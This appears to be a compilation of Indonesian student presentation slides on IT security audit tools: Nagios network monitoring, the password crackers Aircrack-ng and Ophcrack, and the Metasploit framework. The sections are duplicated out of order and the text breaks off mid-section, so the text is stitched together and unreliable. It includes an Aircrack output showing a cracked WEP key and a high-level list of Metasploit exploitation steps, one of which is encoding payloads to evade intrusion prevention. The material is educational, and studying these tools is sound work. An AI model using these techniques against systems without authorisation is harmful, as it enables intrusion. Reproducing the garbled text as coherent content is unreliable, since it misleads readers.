7. Perputaran file log yang otomatis
8. Mendukung implementasi pemantauan dengan host yang berlebih
9. Web interface yang dinamis untuk melihat status network, urutan masalah dan pemberitahuan, log dan file.


Notifikasi Nagios

Dalam perkembangannya, Nagios mampu memberikan keluaran dalam bentuk email. Email yang dihasilkan merupakan sebuah pesan peringatan akan adanya suatu kerusakan ataupun masalah dalam jaringan.

Nagios sebagai salah satu network monitoring system (NMS) memiliki kemampuan untuk mengumpulkan statistik jaringan secara akurat dalam suatu waktu. Nagios juga memiliki kemampuan untuk memberikan pesan peringatan disaat kondisi jaringan sedang bermasalah. Pesan peringatan tersebut dikirimkan dalam bentuk surat elektronik (electronic mail). Email yang dikirimkan kepada administrator berisi pesan peringatan akan adanya kesalahan pada jaringan, yang dalam hal ini terjadi apabila kondisi statistik jaringan pada suatu waktu melebihi nilai ambang batas yang telah ditetapkan.

Secara umum proses pemantauan oleh Nagios dapat dilihat pada gambar berikut.

Flowchart Proses Pengumpulan Statistik Jaringan Oleh Nagios





Perbandingannya bila Nagios menggunakan media SMS sebagai penyampai pesan notifikasi masalah jaringan adalah:

1. Fitur SMS sudah sangat familiar, penggunaannya pun mudah.
2. Reliabilitas dengan semua jenis HP tanpa terkecuali dan penggunaan pulsanya jauh lebih murah dibandingkan fitur lainnya seperti MMS (Multimedia Message Service).
3. Pengoperasian SMS relatif lebih mudah dan lebih cepat dibandingkan email

Kesimpulan

- Secara umum yang dilakukan oleh Nagios adalah mengumpulkan data. Data dikumpulkan dengan Poller yang dieksekusi oleh sistem operasi. Interval pengumpulan data atau dengan kata lain eksekusi Poller dapat diatur melalui fasilitas penjadwalan yang tersedia di sistem operasi. Data yang telah tersedia dihost atau remote target didapatkan dengan SNMP. Sehingga tiap perangkat yang dapat menjalankan fungsi SNMP (managed agents/nodes) dapat dipantau secara bersamaan oleh Nagios

References :

- <https://docplayer.info/63016604-Nagios-sebagai-network-monitoring-software.html>
- <https://q2a-files.com/?q=materi+himpunan+kelas+7+smp+pdf+download>

SEKIAN & TERIMA KASIH
KELOMPOK I

Password cracking tools / Alat pemecahan kata password

Kelompok I :

- | | | |
|----|-----------------------|-----------|
| 1. | Moh. Rendy Septiyan | 182420103 |
| 2. | Muhammad Angga Ok | 182420123 |
| 3. | Erwin Satriyansah | 182420110 |
| 4. | Agus Wiranto | 182420102 |
| 5. | Moh Fajar Al Amin | 182420121 |
| 6. | Adiktia | 182420101 |
| 7. | Armansyah | 182420105 |
| 8. | Ibnu Fajariadi | 182420109 |
| 9. | Ydustira Sira Permana | 182420104 |



Apa password cracking?

Password cracking adalah proses melibatkan memulihkan password dari lokasi penyimpanan atau data, dikirimkan oleh sistem komputer pada jaringan. Password cracking istilah merujuk kepada kelompok teknik yang digunakan untuk mendapatkan password dari sistem data.

Tujuan dan alasan password cracking meliputi memperoleh akses tidak sah ke sistem komputer atau dapat pemulihan password. **Alasan untuk menggunakan teknik password cracking untuk menguji kekuatan password sehingga hacker tidak bisa hack ke dalam sistem.**



Konsep Password cracking biasanya melakukan proses berulang-ulang di komputer dengan berbagai kombinasi password sampai pencocokan sama persis.

Password cracking tools/Alat peretas kata password merupakan bagian yang tidak dapat dipisahkan dari setiap rangkaian alat audit keamanan TI. Kami merekomendasikan AirCrack (nirkabel) dan Ophcrack (sistem).

Aircrack: Alat CrackingCepat dan efektif WEP/WPA

AirCrack digunakan untuk memecahkan enkripsi WEP dan WPA di jaringan nirkabel. Agar AirCrack dapat bekerja secara efektif, prasyaratnya adalah untuk menangkap paket yang cukup dari udara dan memungkinkan program untuk mengeksekusi algoritma untuk memecahkan kunci nirkabel. AirCrack paling sesuai dengan standar 802.11a / b / g.

1. Standardisasi IEEE 802.11a

Standard IEEE 802.11a bekerja pada frekuensi 5 GHz mengikuti standard dari UNII (Unlicensed National Information Infrastructure). Teknologi IEEE 802.11a tidak menggunakan teknologi spread-spectrum melainkan menggunakan standar frequency division multiplexing (FDM). Mampu mentransfer data hingga 54 Mbps


2. Standardisasi IEEE 802.11b

Standar 802.11b saat ini yang paling banyak digunakan satu. Menawarkan throughput maksimum dari 11 Mbps (6 Mbps dalam praktik) dan jangkauan hingga 300 meter di lingkungan terbuka. Ia menggunakan rentang frekuensi 2,4 GHz, dengan 3 saluran radio yang tersedia. Transmisi data 5,4 hingga 11 Mbps

3. Standardisasi IEEE 802.11g

Standar 802.11g menawarkan bandwidth yang tinggi (54 Mbps throughput maksimum, 30 Mbps dalam praktik) pada rentang frekuensi 2,4 GHz. Standar 802.11g mundur-kompatibel dengan standar 802.11b, yang berarti bahwa perangkat yang mendukung standar 802.11g juga dapat bekerja dengan 802.11b

Pada dasarnya ini mengumpulkan dan menganalisa paket-paket yang dienkripsi kemudian menggunakan berbagai alat yang retas password dari paket-paket.



```
Home - PuTTY

Aircrack-ng 1.0

[00:00:18] Tested 1514 keys (got 30566 IVs)

KB  depth  byte(vote)
0   0/ 9    1F(39680) 4E(38400) 14(37376) 5C(37376) 9D(37376)
1   7/ 9    64(36608) 3E(36352) 34(36096) 46(36096) BA(36096)
2   0/ 1    1F(46592) 6E(38400) 81(37376) 79(36864) AD(36864)
3   0/ 3    1F(40960) 15(38656) 7B(38400) BB(37888) 5C(37632)
4   0/ 7    1F(39168) 23(38144) 97(37120) 59(36608) 13(36352)

KEY FOUND! [ 1F:1F:1F:1F ]
Decrypted correctly: 100%
```

Fitur dari Aircrack

- Mendukung dengan Brute force dan [Kamus serangan](#) retak teknik
- Tersedia untuk Windows dan Linux (Meskipun aircrack tersedia untuk Windows tetapi ada isu-isu yang berbeda dengan software ini jika kita menggunakan ini dalam lingkungan Windows, jadi terbaik ketika kita menggunakannya di lingkungan Linux)
- Tersedia dalam live CD
- **Situs untuk Download:**
- <http://www.aircrack-ng.org/>

OphCrack: Alat untuk Windows sandi cracking

Ophcrack adalah alat open source gratis yang dapat digunakan untuk memecahkan kata password Windows menggunakan tabel pelangi. Ophcrack dibundel gratis untuk Windows XP dan Windows Vista. Ini juga menganalisis kekuatan kata password melalui analisis grafik waktu nyata. Ekstensi untuk meretas kata password sederhana menggunakan brute force.

Fitur OphCrack

- Tersedia untuk Windows tetapi juga tersedia untuk Linux, Mac, Unix dan OS X
- Menggunakan LM hash Windows dan NTLM hash Windows Vista.
- Pelangi tabel tersedia gratis dan mudah untuk Windows
- Untuk menyederhanakan proses cracking Live CD tersedia

Situs untuk Download:

<http://Ophcrack.SourceForge.net/>

References :

- <https://www.computerweekly.com/photostory/2240149679/11-security-audit-essentials/12/11-Password-cracking-tools>
- <http://id.wondershare.com/password/password-cracker-tools.html>
- https://id.wikipedia.org/wiki/IEEE_802.11
- https://id.wikipedia.org/wiki/LM_hash
- https://en.wikipedia.org/wiki/NT_LAN_Manager
- <http://www.aircrack-ng.org/>
- <http://Ophcrack.SourceForge.net/>

SEKIAN & TERIMA KASIH
KELOMPOK I



METASPLOIT

IT SECURITY AUDIT TOOL

TIM PENYUSUN

1. LILY PEBRIANA (182420114)
2. LAILATUR RAHMI (182420118)
3. ARIYANSAH (182420117)
4. MEFTA EKO S. (182420113)
5. GIAN PRATAMA (182420116)
6. AGUS SUMITRO (182420126)



*Program Pascasarjana
Magister Teknik Informatika
MTI – 20A*



METASPLOIT


Metasploit adalah sebuah *framework* yang cukup populer dalam bidang hacking dan IT Security sebagai *cyber exploitation tools* yang sangat memiliki dukungan untuk membuat suatu *exploit vulnerability* yang belum diketahui pada suatu jaringan.

Metasploit mampu menyediakan informasi tentang kerentanan keamanan yang dapat membantu dalam pengujian penetrasi, IT Audit, maupun pengembangan *signature* IDS (*Intrusion Detection System*).

Metasploit tersedia dalam versi windows, namun direkomendasikan menggunakan versi linux karena banyak fitur Metasploit misalnya *raw IP packet injection*, *wireless driver exploitation*, *SMB relaying attacks* yang tidak tersedia pada versi Windows.



TIMELINE METASPLOIT



KEGUNAAN METASPLOIT

Beberapa kegunaan Metasploit :

1. Demo atau presentasi.
2. Digunakan oleh administrator sistem untuk melakukan verifikasi instalasi *patch* sistemnya.
3. Digunakan oleh vendor untuk melakukan penelitian dan tes kelemahan produknya.
4. Dibidang keamanan jaringan untuk melakukan *penetration test*.
5. Riset dan penelitian eksploitasi keamanan.
6. Tes IPS/IDS.
7. Legal Hacking.

MENJALANKAN METASPLOIT

Langkah dasar untuk mengeksploitasi suatu sistem menggunakan Metasploit adalah sebagai berikut :

1. Memeriksa apakah sistem target yang dipilih memiliki kerentanan terhadap metode exploit yang dipilih.
2. Memilih dan mengkonfigurasi exploit (file kode yang memasuki sistem target dan mampu mengambil keuntungan dari salah satu *bug* yang ada).
3. Memilih metode *encoding* sehingga *intersion-prevention system* (IPS) mengabaikan muatan data yang di *encoding*.
4. Memilih dan mengkonfigurasi *payload* (file kode yang akan dieksekusi pada sistem target setelah berhasil masuk).
5. Melaksanakan eksploitasi.



THANK YOU



Kelompok :

1. Agus Wiranto 182420102
2. Yudustira Sira Permana 182420104



Apa itu Nagios?

Nagios merupakan sebuah system dan aplikasi pemantauan jaringan yang diciptakan oleh Ethan Galstad (<http://nagios.org>) dan pertama diluncurkan tahun 1999. Nagios mengawasi host-host dan servis yang telah ditetapkan, memberi peringatan jika keadaan memburuk, dan memberi tahu kapan keadaan tersebut membaik. Nagios dijalankan dalam Linux.



Kebutuhan awal sebelum instalasi Nagios yaitu Web Server (apache), PHP (php 5), Net-SNMP.

Nagios merupakan salah satu Network Monitoring System yang bekerja berdasarkan konsep SNMP (Simple Network Management Protocol) pada pengumpulan informasi statistik jaringan. Proses pengambilan data (lewat SNM Patau skrip) sampai kepada pembuatan grafik dilakukan menggunakan Bahasa pemrograman PHP.

Tampilan Menu Utama Nagios



Tampilan setelah user name dan password dimasukkan adalah menu utama Nagios.



Nagios bisa memberitahukan sebuah peringatan awal tentang suatu masalah jaringan, seringkali memperbolehkan anda untuk merespon kepada masalah sebelum user punya kesempatan untuk mengadu.

Kelebihan Nagios

1. Pemantauan servis jaringan (SMTP, POP3, HTTP, NNTP, PING, dsb)
2. Pemantauan sumber host(load prosesor, penggunaan disk, dsb)
3. Desain plugin yang sederhana, yang memungkinkan pengguna untuk lebih mudah menggunakan pemeriksaan terhadap services.
4. Service cek yang parallel
5. Pemberitahuan ketika terjadi masalah pada servis atau host dan
6. Kemampuan untuk mendefinisikan kejadian yang ditangani selama servis/host berlangsung untuk mempermudah pemecahan masalah
7. Perputaran file log yang otomatis
8. Mendukung implementasi pemantauan dengan host yang berlebih
9. Web interface yang dinamis untuk melihat status network, urutan masalah dan pemberitahuan, log dan file.


Notifikasi Nagios

Dalam perkembangannya, Nagios mampu memberikan keluaran dalam bentuk email. Email yang dihasilkan merupakan sebuah pesan peringatan akan adanya suatu kerusakan ataupun masalah dalam jaringan.

Nagios sebagai salah satu network monitoring system (NMS) memiliki kemampuan untuk mengumpulkan statistik jaringan secara akurat dalam suatu waktu. Nagios juga memiliki kemampuan untuk memberikan pesan peringatan disaat kondisi jaringan sedang bermasalah. Pesan peringatan tersebut dikirimkan dalam bentuk surat elektronik (electronic mail). Email yang dikirimkan kepada administrator berisi pesan peringatan akan adanya kesalahan pada jaringan, yang dalam hal ini terjadi apabila kondisi statistik jaringan pada suatu waktu melebihi nilai ambang batas yang telah ditetapkan.

Secara umum proses pemantauan oleh Nagios dapat dilihat pada gambar berikut.

Flowchart Proses Pengumpulan Statistik Jaringan Oleh Nagios





Perbandingannya bila Nagios menggunakan media SMS sebagai penyampai pesan notifikasi masalah jaringan adalah:

1. Fitur SMS sudah sangat familiar, penggunaannya pun mudah.
2. Reliabilitas dengan semua jenis HP tanpa terkecuali dan penggunaan pulsanya jauh lebih murah dibandingkan fitur lainnya seperti MMS (Multimedia Message Service).
3. Pengoperasian SMS relatif lebih mudah dan lebih cepat dibandingkan email

Kesimpulan

- Secara umum yang dilakukan oleh Nagios adalah mengumpulkan data. Data dikumpulkan dengan Poller yang dieksekusi oleh sistem operasi. Interval pengumpulan data atau dengan kata lain eksekusi Poller dapat diatur melalui fasilitas penjadwalan yang tersedia di sistem operasi. Data yang telah tersedia dihost atau remote target didapatkan dengan SNMP. Sehingga tiap perangkat yang dapat menjalankan fungsi SNMP (managed agents/nodes) dapat dipantau secara bersamaan oleh Nagios

References :

- <https://docplayer.info/63016604-Nagios-sebagai-network-monitoring-software.html>
- <https://q2a-files.com/?q=materi+himpunan+kelas+7+smp+pdf+download>

SEKIAN & TERIMA KASIH
KELOMPOK I



METASPLOIT

IT SECURITY AUDIT TOOL

TIM PENYUSUN

1. LILY PEBRIANA (182420114)
2. LAILATUR RAHMI (182420118)
3. ARIE ANSYAH (182420117)
4. MEFTA EKO S. (182420113)
5. GIAN PRATAMA (182420116)
6. AGUS SUMITRO (182420126)



*Program Pascasarjana
Magister Teknik Informatika
MTI – 20A*



METASPLOIT

Metasploit adalah sebuah *framework* yang cukup populer dalam bidang hacking dan IT Security sebagai *cyber exploitation tools* yang sangat memiliki dukungan untuk membuat suatu *exploit vulnerability* yang belum diketahui pada suatu jaringan.

Metasploit mampu menyediakan informasi tentang kerentanan keamanan yang dapat membantu dalam pengujian penetrasi, IT Audit, maupun pengembangan *signature* IDS (*Intrusion Detection System*).

Metasploit tersedia dalam versi windows, namun direkomendasikan menggunakan versi linux karena banyak fitur Metasploit misalnya *raw IP packet injection*, *wireless driver exploitation*, *SMB relaying attacks* yang tidak tersedia pada versi Windows.



TIMELINE METASPLOIT



KEGUNAAN METASPLOIT

Beberapa kegunaan Metasploit :

1. Demo atau presentasi.
2. Digunakan oleh administrator sistem untuk melakukan verifikasi instalasi *patch* sistemnya.
3. Digunakan oleh vendor untuk melakukan penelitian dan tes kelemahan produknya.
4. Dibidang keamanan jaringan untuk melakukan *penetration test*.
5. Riset dan penelitian eksploitasi keamanan.
6. Tes IPS/IDS.
7. Legal Hacking.

MENJALANKAN METASPLOIT

Langkah dasar untuk mengeksploitasi suatu sistem menggunakan Metasploit adalah sebagai berikut :

1. Memeriksa apakah sistem target yang dipilih memiliki kerentanan terhadap metode exploit yang dipilih.
2. Memilih dan mengkonfigurasi exploit (file kode yang memasuki sistem target dan mampu mengambil keuntungan dari salah satu *bug* yang ada).
3. Memilih metode *encoding* sehingga *intersion-prevention system* (IPS) mengabaikan muatan data yang di *encoding*.
4. Memilih dan mengkonfigurasi *payload* (file kode yang akan dieksekusi pada sistem target setelah berhasil masuk).
5. Melaksanakan eksploitasi.



THANK YOU

Password cracking tools / Alat pemecahan kata password

Kelompok I :

- | | | |
|----|-----------------------|-----------|
| 1. | Moh. Rendy Septiyan | 182420103 |
| 2. | Muhammad Angga Ok | 182420123 |
| 3. | Erwin Satriyansah | 182420110 |
| 4. | Agus Wiranto | 182420102 |
| 5. | Moh Fajar Al Amin | 182420121 |
| 6. | Adiktia | 182420101 |
| 7. | Armansyah | 182420105 |
| 8. | Ibnu Fajariadi | 182420109 |
| 9. | Ydustira Sira Permana | 182420104 |



Apa password cracking?

Password cracking adalah proses melibatkan memulihkan password dari lokasi penyimpanan atau data, dikirimkan oleh sistem komputer pada jaringan. Password cracking istilah merujuk kepada kelompok teknik yang digunakan untuk mendapatkan password dari sistem data.

Tujuan dan alasan password cracking meliputi memperoleh akses tidak sah ke sistem komputer atau dapat pemulihan password. **Alasan untuk menggunakan teknik password cracking untuk menguji kekuatan password sehingga hacker tidak bisa hack ke dalam sistem.**



Konsep Password cracking biasanya melakukan proses berulang-ulang di komputer dengan berbagai kombinasi password sampai pencocokan sama persis.

Password cracking tools/Alat peretas kata password merupakan bagian yang tidak dapat dipisahkan dari setiap rangkaian alat audit keamanan TI. Kami merekomendasikan AirCrack (nirkabel) dan Ophcrack (sistem).

Aircrack: Alat CrackingCepat dan efektif WEP/WPA

AirCrack digunakan untuk memecahkan enkripsi WEP dan WPA di jaringan nirkabel. Agar AirCrack dapat bekerja secara efektif, prasyaratnya adalah untuk menangkap paket yang cukup dari udara dan memungkinkan program untuk mengeksekusi algoritma untuk memecahkan kunci nirkabel. AirCrack paling sesuai dengan standar 802.11a / b / g.

1. Standardisasi IEEE 802.11a

Standard IEEE 802.11a bekerja pada frekuensi 5 GHz mengikuti standard dari UNII (Unlicensed National Information Infrastructure). Teknologi IEEE 802.11a tidak menggunakan teknologi spread-spectrum melainkan menggunakan standar frequency division multiplexing (FDM). Mampu mentransfer data hingga 54 Mbps


2. Standardisasi IEEE 802.11b

Standar 802.11b saat ini yang paling banyak digunakan satu. Menawarkan throughput maksimum dari 11 Mbps (6 Mbps dalam praktik) dan jangkauan hingga 300 meter di lingkungan terbuka. Ia menggunakan rentang frekuensi 2,4 GHz, dengan 3 saluran radio yang tersedia. Transmisi data 5,4 hingga 11 Mbps

3. Standardisasi IEEE 802.11g

Standar 802.11g menawarkan bandwidth yang tinggi (54 Mbps throughput maksimum, 30 Mbps dalam praktik) pada rentang frekuensi 2,4 GHz. Standar 802.11g mundur-kompatibel dengan standar 802.11b, yang berarti bahwa perangkat yang mendukung standar 802.11g juga dapat bekerja dengan 802.11b

Pada dasarnya ini mengumpulkan dan menganalisa paket-paket yang dienkripsi kemudian menggunakan berbagai alat yang retas password dari paket-paket.



```
Home - PuTTY

Aircrack-ng 1.0

[00:00:18] Tested 1514 keys (got 30566 IVs)

KB  depth  byte(vote)
0   0/ 9    1F(39680) 4E(38400) 14(37376) 5C(37376) 9D(37376)
1   7/ 9    64(36608) 3E(36352) 34(36096) 46(36096) BA(36096)
2   0/ 1    1F(46592) 6E(38400) 81(37376) 79(36864) AD(36864)
3   0/ 3    1F(40960) 15(38656) 7B(38400) BB(37888) 5C(37632)
4   0/ 7    1F(39168) 23(38144) 97(37120) 59(36608) 13(36352)

KEY FOUND! [ 1F:1F:1F:1F ]
Decrypted correctly: 100%
```

Fitur dari Aircrack

- Mendukung dengan Brute force dan [Kamus serangan](#) retak teknik
- Tersedia untuk Windows dan Linux (Meskipun aircrack tersedia untuk Windows tetapi ada isu-isu yang berbeda dengan software ini jika kita menggunakan ini dalam lingkungan Windows, jadi terbaik ketika kita menggunakannya di lingkungan Linux)
- Tersedia dalam live CD
- **Situs untuk Download:**
- <http://www.aircrack-ng.org/>

OphCrack: Alat untuk Windows sandi cracking

